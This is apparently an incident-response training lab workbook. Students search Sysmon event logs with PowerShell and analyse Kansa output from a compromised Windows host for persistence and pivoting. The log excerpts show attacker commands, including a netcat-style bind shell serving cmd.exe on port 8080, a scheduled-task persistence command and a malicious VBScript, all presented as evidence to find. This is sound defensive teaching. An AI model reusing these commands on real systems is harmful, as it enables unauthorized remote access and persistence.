Both FaceCredentialProvider and IrisCredentialProvider link to facecredentialprovider.dll, with the same hash, so the page is the same for both on Virustotal:



SHA256e4c3807eeb4ae83e71e8099694b9a9bc54046773b182b8dfcc0a60414a044b1e

File name:eb729fc506796c4280f3b7067e162b72 tmp

Detection ratio:0 / 55

Analysis date:2015-10-05 01:36:47 UTC (4 days, 16 hours ago)



3

0

Analysis

File detail

Relationships

Additional information

Comments0

Votes

Antivirus	Result	Update
ALYac	✓	20151005
AVG	✓	20151005
AVware	✓	20151004
Ad-Aware	✓	20151005
AegisLab	✓	20151004

Bonus Challenge

Open PowerShell (double-click on the Desktop icon).

Search for logs that correlate the information gathered via Autoruns. You may go through the logs manually, or search with Out-Gridview (see syntax below).

- svhost (note there is no "c" in svhost)
- syscheck
- .vbs (may find unrelated events, but will also locate malicious events)
- .exe (will find unrelated events, but will also locate malicious events)
- Signed: false (will find unsigned loaded images)
- Then manually investigate nearby events

There are a number of ways to search event logs with PowerShell. Feel free to use whichever method you prefer. We will use the (awesome) Out-GridView cmdlet in this walkthrough

Here is example syntax:


```
PS C:\> Get-WinEvent -Path C:\labs\autoruns-sysmon.evtx | Out-GridView
```

Click "Add criteria":

The screenshot shows a PowerShell Out-GridView window titled "Get-WinEvent -Path C:\labs\autoruns-sysmon.evtx | Out-GridView". The window has a "Filter" bar at the top. Below it is a button labeled "+ Add criteria". The main area displays a table with three columns: "TimeCreated", "LevelDisplayName", and "Message". The first row of data shows a timestamp of "10/9/2015 12:47:47 PM" and a message starting with "Image loaded:". A large, hand-drawn arrow points from the "Add criteria" button to the "Message" column header.


TimeCreated	LevelDisplayName	Message
10/9/2015 12:47:47 PM	7	Image loaded: UtcTime: 2015-10-09 16:47 ProcessGuid: {90E22FD2-EF ProcessId: 792 Image: C:\Windows\System ImageLoaded: C:\Windows Hashes: SHA1=00CE8955D Signed: false Signature: Image loaded: UtcTime: 2015-10-09 16:47 ProcessGuid: {90E22FD2-EF

Choose "Message" and press "Add"



Note that you may search for multiple terms by adding multiple criteria.


Then search for "svhost":



We will focus on the \labs\autoruns-sysmon.evtx event log file. The other related event logs also have useful information, which you may explore if you have extra time.

Here are some of the events of interest (this is not a complete list, there are other related events as well).

This search uses two Message criteria: "cmd" and "temp". The searches are case insensitive by default.




The screenshot shows the 'Get-WinEvent' application window with the path 'C:\labs\autoruns-sysmon.evt\ Out-GridView'. The filter is set to 'and Message contains cmd' and 'or Message contains temp'. The results table shows three events:

TimeCreated	I..	LevelDisplayName	Message
10/9/2015 12:40:01 PM	1	Information	Process Create: UtcTime: 2015-10-09 16:40:01.052 ProcessGuid: {90E22FD2-EDE1-5617-0000-00108FA9F41C} ProcessId: 2484 Image: C:\Users\student\AppData\Local\Temp\svhost54.exe CommandLine: C:\Users\student\AppData\Local\Temp\svhost54.exe -e cmd.exe -L -p 8080 CurrentDirectory: C:\Windows\system32\ User: NT AUTHORITY\SYSTEM LogonGuid: {90E22FD2-8105-5615-0000-0020E7030000} ...
10/9/2015 12:39:35 PM	1	Information	Process Create: UtcTime: 2015-10-09 16:39:35.984 ProcessGuid: {90E22FD2-EDC7-5617-0000-001047E3DF1C} ProcessId: 4436 Image: C:\Windows\SysWOW64\schtasks.exe CommandLine: schtasks /create /tn "syscheck73" /tr "C:\Users\student\AppData\Local\Temp\svh CurrentDirectory: C:\Users\student\Desktop\ User: DESKTOP-OALUEJ1\student LogonGuid: {90E22FD2-81DE-5615-0000-0020F29C0C00} ...
10/9/2015 12:39:35 PM	1	Information	Process Create: UtcTime: 2015-10-09 16:39:35.904 ProcessGuid: {90E22FD2-EDC7-5617-0000-001055D9DF1C} ProcessId: 2836 Image: C:\Windows\SysWOW64\cmd.exe CommandLine: cmd.exe /c schtasks /create /tn "syscheck73" /tr "C:\Users\student\AppData\Local CurrentDirectory: C:\Users\student\Desktop\ User: DESKTOP-OALUEJ1\student LogonGuid: {90E22FD2-81DE-5615-0000-0020F29C0C00}

If you perform the same search as above: scroll down to see more malicious behavior.

Search for .vbs:



The screenshot shows the 'Get-WinEvent' application window with the path 'C:\labs\autoruns-sysmon.evt\ Out-GridView'. The filter is set to 'and Message contains .vbs'. The results table shows one event:

TimeCreated	I..	LevelDisplayName	Message
10/9/2015 12:30:26 PM	1	Information	Process Create: UtcTime: 2015-10-09 16:30:26.388 ProcessGuid: {90E22FD2-EBA2-5617-0000-0010D5D71318} ProcessId: 2076 Image: C:\Windows\SysWOW64\cscript.exe CommandLine: cscript "C:\Users\student\AppData\Local\Temp\TaSLOlpIK.vbs" CurrentDirectory: C:\Users\student\Desktop\ User: DESKTOP-OALUEJ1\student LogonGuid: {90E22FD2-81DE-5615-0000-0020F29C0C00} ...

Search for “Signed: false” and scroll to the bottom. This will find loaded images (EXE and DLL) that are not signed. This search makes a great SIEM dashboard entry!

Get-WinEvent -Path C:\labs\autoruns-sysmon.evtx Out-GridView

Filter

and Message contains Signed: false X

+ Add criteria X Clear All

TimeCreated	Level	LevelDisplayName	Message
10/9/2015 12:40:06 PM	7	Information	Image loaded: UtcTime: 2015-10-09 16:40:06.408 ProcessGuid: {90E22FD2-EDE1-5617-0000-00108FA9F41C} ProcessId: 2484 Image: C:\Users\student\AppData\Local\Temp\svhost54.exe ImageLoaded: C:\Users\student\AppData\Local\Temp\svhost54.exe Hashes: SHA1=57F0839433234285CC9DF96198A6CA58248A4707 Signed: false Signature:
10/9/2015 12:32:21 PM	7	Information	Image loaded: UtcTime: 2015-10-09 16:32:21.125 ProcessGuid: {90E22FD2-EC15-5617-0000-0010EC1B741B} ProcessId: 2468 Image: C:\Windows\Temp\taskmgr.exe ImageLoaded: C:\Windows\Temp\taskmgr.exe Hashes: SHA1=505D61EAAA31B18EEE8F2F5BB1B3F8CAF86609D Signed: false Signature:
10/9/2015 12:30:27 PM	7	Information	Image loaded: UtcTime: 2015-10-09 16:30:27.499 ProcessGuid: {90E22FD2-EBA3-5617-0000-00102E17141B} ProcessId: 3764 Image: C:\Users\student\AppData\Local\Temp\rad96D06.tmp\aiHlqkfzlrZIV.exe ImageLoaded: C:\Users\student\AppData\Local\Temp\rad96D06.tmp\aiHlqkfzlrZIV.exe Hashes: SHA1=A87F2E5476DABC0A661E34946E83A3D901FCEC86 Signed: false Signature:
10/9/2015 12:29:47 PM	7	Information	Image loaded: UtcTime: 2015-10-09 16:29:47.069 ProcessGuid: {90E22FD2-EB7B-5617-0000-0010C538F21A} ProcessId: 3868 Image: C:\Users\student\Desktop\salary-data.xls.exe ImageLoaded: C:\Users\student\Desktop\salary-data.xls.exe Hashes: SHA1=32DF2823B59FD1E5E0CECE7E54895A88F10BB32 Signed: false Signature:

Note: you do not need to perform these steps if you are using the course Windows VM.

If you would like to use your own version of Windows:

1. From an internet connected Windows system, run Autoruns via Sysinternals Live.

- Open an administrator PowerShell prompt and type:

```
PS C:\> \\live.sysinternals.com\tools\autoruns.exe
```

- Sysinternals Live offers a cool way of running Autoruns (and all of the Sysinternals tools) on an internet-connected system, with no local installation needed,
- Should internet connectivity be problematic, autoruns.exe may also be accessed from an FTP server at <ftp://10.5.11.25/autoruns.exe>

2. **Note:** you may skip the following steps if you performed them in a previous exercise.

Copy the course USB lab files to \labs. This xcopy command will recursively (/E) copy all files and folders from the USB labs folder to C:\labs:

```
PS C:\> mkdir C:\labs
PS C:\> xcopy /E D:\labs C:\labs
```

These steps assume your USB is mounted as your D: drive. Please change the drive letter accordingly if the USB is mounted as a different drive.

You are now ready to perform the exercise.

Exercise 4.3 – Persistence and Pivoting


Objectives

- Become familiar with Dave Hull's Kansa, a PowerShell based IR framework (<https://github.com/davehull/Kansa>)
- Analyze IR tool output from a compromised machine
- Characterize details of the compromise
- Become exposed to modern attack tactics, including
 - Persistence
 - Pivoting
- Find evidence of persistence and pivoting within Kansa output

Exercise Setup

1. **Note:** this lab uses your Linux VM to parse the output files generated with Kansa.
2. Log into the Sec-511-Linux VM
 - Username: student
 - Password: Security511

Open a terminal in the Sec-511-Linux VM by clicking on the desktop terminal icon.



You may attempt this exercise with no hints, or with a complete step-by-step walkthrough.

It's your choice: students experienced with Incident Response tools like Kansa may prefer to attempt this exercise without hints.

Exercise - No hints

Note: You will not be able to populate all fields with certainty. Some assumptions/guesses/hypotheses will have to be made for some of the data, which, in a non-lab environment, would then be tested and verified.

1. Review Kansa output within **/labs/persist/Kansa_10.5.11.38/** which was generated from compromised host 10.5.11.38
2. Discover and document evidence of adversary persistence on 10.5.11.38

- What is the filename associated with the persistence?

<i>SYSTEM</i>	<i>FILE USED FOR PERSISTENCE</i>
10.5.11.38	

- What is the location of the file used to achieve persistence?

<i>SYSTEM</i>	<i>FILE USED FOR PERSISTENCE</i>	<i>FILE LOCATION</i>
10.5.11.38		

- How is the adversary ensuring the file executes each reboot?

<i>SYSTEM</i>	<i>METHOD USED FOR PERSISTENCE</i>
10.5.11.38	

- What would be the network details for the persistent C2?

<i>SOURCE IP</i>	<i>SOURCE PORT</i>	<i>DESTINATION IP</i>	<i>DESTINATION PORT</i>

3. Discover and document evidence of both the initial attacker as well as a potential pivoted attack involving 10.5.11.38

- What is the IP address of the attacker?

<i>VICTIM</i>	<i>PERCEIVED ATTACKER</i>

- What is the socket pair of the pivot attack?

<i>SOURCE IP</i>	<i>SOURCE PORT</i>	<i>DESTINATION IP</i>	<i>DESTINATION PORT</i>

Kansa

Our analysis will be performed using output from Kansa. Kansa is an advanced open source PowerShell based IR framework written by Dave Hull. Kansa can be used to both capture and analyze key information from many Windows hosts simultaneously. More details about Kansa are available on Dave's blog <http://trustedsignal.blogspot.com/search?q=kansa>. To get Kansa, check out the project's GitHub page: <https://github.com/davehull/Kansa>.

1. Review Kansa output within **/labs/persist/Kansa_10.5.11.38/** which was generated from compromised host 10.5.11.38.

- First, review the data provided by Kansa, which is parsed into individual folders

```
$ cd /labs/persist/Kansa_10.5.11.38/  
$ ls -l
```

- Output should be similar to the following. Each individual folder is named for the detailed, typically tab delimited, report included within.
 - **AnalysisReports** - This folder is actually something a bit different, as it contains the results of Kansa's analysis scripts having been run against the collected data. These reports prove particularly useful in the case where Kansa has been run against many (perhaps thousands) systems. The AnalysisReports often leverage stacking analysis, which we refer to as long tail analysis. Even though the AnalysisReports will be less robust in our case, they can still prove a useful starting point for our own analysis.
 - **Autorunsc** - Data provided here will detail items that have been configured to automatically start on the system in question. These details are great for discovering an adversary's attempts (successful or otherwise) at persistence.
 - **Handle** - When applications interact with elements such as files, registry keys, or more complex structures, a handle is instantiated to reference the object. For our purposes, the Handle report will, most important, provide details about processes and their interactions with files or registry objects. For example, after determining a process to be malicious or suspicious the detailed output of the handle report for that process can be reviewed.
 - **LocalAdmins** - Simple report that identifies local administrator accounts on the system at the time of Kansa being run.
 - **LogWinEventSecurity** - This report contains the entirety of the Security portion of the Windows Event Logs. Could prove useful when mining for particular events of interest.
 - **NetIPInterfaces** - Simple accounting of the network interfaces.
 - **NetRoutes** - Simple accounting of the network routes configured on the system.
 - **Netstat** - Tab delimited Netstat output that includes references to the owning process Id. A simple and useful starting point to look for active connections to an adversary as well as the pivot attack information.

- **PrefetchFiles** - Windows includes what is referred to as a Prefetcher, which monitors the early execution of applications to determine what all is loaded by the application when it runs. This information is stored in C:\Windows\Prefetch. When an application is launched Windows will look for a Prefetch entry to more rapidly load what will be needed by the application. Wshew. For our purposes, the presence of a Prefetch entry can help indicate that a binary was executed. PrefetchFiles includes a .zip that contains the actual .pf files from the C:\Windows\Prefetch directory
- **PrefetchListing** - See above for a discussion of Prefetch. This tab delimited report will simply account for each of the Prefetch entries that exist. The naming convention is such that we can tell particular binaries that have executed in this case.
- **Products** - A quick list of installed products that would show up in Add/Remove Programs portion of the Control Panel
- **SvcAll** - An accounting of the current state and configuration of all Windows Services.
- **Tasklistv** - A tab delimited verbose accounting of all processes running on the system at time of collection. This is a parsed equivalent of tasklist /v having been run.
- **TempDirListing** - A report that details the contents of temporary directories. This can be useful as adversaries often drop files in these locations due to the lower security requirements compared to other locations.

```

Terminal
File Edit View Terminal Go Help
student@Sec-511-Linux:~$ cd /labs/persist/Kansa_10.5.11.38/
student@Sec-511-Linux:/labs/persist/Kansa_10.5.11.38$ ls -l
total 56
drwxr-xr-x 2 root root 4096 Jul  6 12:00 AnalysisReports
drwxr-xr-x 2 root root 4096 Jul  6 12:00 Autorunsc
drwxr-xr-x 2 root root 4096 Jul  6 12:00 Handle
drwxr-xr-x 2 root root 4096 Jul  6 12:00 LocalAdmins
drwxr-xr-x 2 root root 4096 Jul  6 12:00 LogWinEventSecurity
drwxr-xr-x 2 root root 4096 Jul  6 12:00 NetIPInterfaces
drwxr-xr-x 2 root root 4096 Jul  6 12:00 NetRoutes
drwxr-xr-x 2 root root 4096 Jul  6 12:00 Netstat
drwxr-xr-x 2 root root 4096 Jul  6 12:00 PrefetchFiles
drwxr-xr-x 2 root root 4096 Jul  6 12:00 PrefetchListing
drwxr-xr-x 2 root root 4096 Jul  6 12:00 Products
drwxr-xr-x 2 root root 4096 Jul  6 12:00 SvcAll
drwxr-xr-x 2 root root 4096 Jul  6 12:00 Tasklistv
drwxr-xr-x 2 root root 4096 Jul  6 12:00 TempDirListing
student@Sec-511-Linux:/labs/persist/Kansa_10.5.11.38$
  
```

Each folder contains a delimited report

2. Discover and document evidence of adversary persistence on 10.5.11.38

Note: More information than is necessary to complete the exercise is included by Kansa, so we will not necessarily hit on all of the information/reports. Additional information about the incident could well be gleaned by exploring additional information.

- Start with the AnalysisReports folded to look for potential items of interest

```
$ cd /labs/persist/Kansa_10.5.11.38/AnalysisReports
$ ls -l
```

- Output should be similar to the following

```
Terminal
File Edit View Terminal Go Help
student@Sec-511-Linux:/labs/persist/Kansa_10.5.11.38/AnalysisReports$ ls -l
total 944
-rw-r--r-- 1 root root 354354 Jul  6 10:14 ASEImagePathLaunchStringMD5Stack
-rw-r--r-- 1 root root   1138 Jul  6 10:14 ASEImagePathLaunchStringMD5UnsignedStack
-rw-r--r-- 1 root root 347174 Jul  6 10:14 ASEImagePathLaunchStringPublisherStack
-rw-r--r-- 1 root root 182272 Jul  6 10:14 ASEImagePathLaunchStringStack
-rw-r--r-- 1 root root    710 Jul  6 10:14 ASEImagePathLaunchStringUnsignedStack
-rw-r--r-- 1 root root   4666 Jul  6 10:14 HandleProcessOwnerStack
-rw-r--r-- 1 root root    368 Jul  6 10:14 LocalAdminStack
-rw-r--r-- 1 root root  35400 Jul  6 10:14 PrefetchListingLastWriteTime
-rw-r--r-- 1 root root  17442 Jul  6 10:14 PrefetchListingStack
student@Sec-511-Linux:/labs/persist/Kansa_10.5.11.38/AnalysisReports$
```

- As we saw before with the AutoRuns lab, a good starting point with AutoRuns output was reviewing those items highlighted red, which corresponded to the Unsigned/Unverified entries. This is not perfect, as we saw in the previous lab that attack files can be signed too. This information could serve as a good starting point for identifying the persistence.
- Let's check out the **ASEImagePathLaunchStringMD5UnsignedStack** report. Don't forget to tab complete and save yourself some keystrokes!

```
$ less ASEImagePathLaunchStringMD5UnsignedStack
```

```
Terminal
File Edit View Terminal Go Help
ct ImagePath      LaunchString      MD5      Publisher
-----
0 <NULL>          <NULL>          <NULL>    <NULL>
1 c:\windows\temp\ofxdcaikibnza.vbs C:\Windows\TEMP\OFxDcAIkIbnza.vbs 50aac6478fb209e29b0ee0f74f8bc341 <NULL>

Statistics:
-----
Elements processed: 1090
Elements output:    2
Execution time:    0.02 seconds

(END)
```

That looks a bit abnormal

- Hit **q** once you have completed reviewing the information with less

- What is the filename associated with the persistence?

We determined the filename was **OFxDcAikIbnza.vbs** from the Analysis report

SYSTEM	FILE USED FOR PERSISTENCE
10.5.11.38	OFxDcAikIbnza.vbs


- What is the location of the file used to achieve persistence?

SYSTEM	FILE USED FOR PERSISTENCE	FILE LOCATION
10.5.11.38	OFxDcAikIbnza.vbs	C:\Windows\TEMP\

- How is the adversary ensuring the file executes each reboot?

1. We have not yet determined this, so we will need to dig deeper into the AutoRuns information rather than just the Analysis Report.

```
$ cd /labs/persist/Kansa_10.5.11.38/Autorunsc
$ ls -l
```

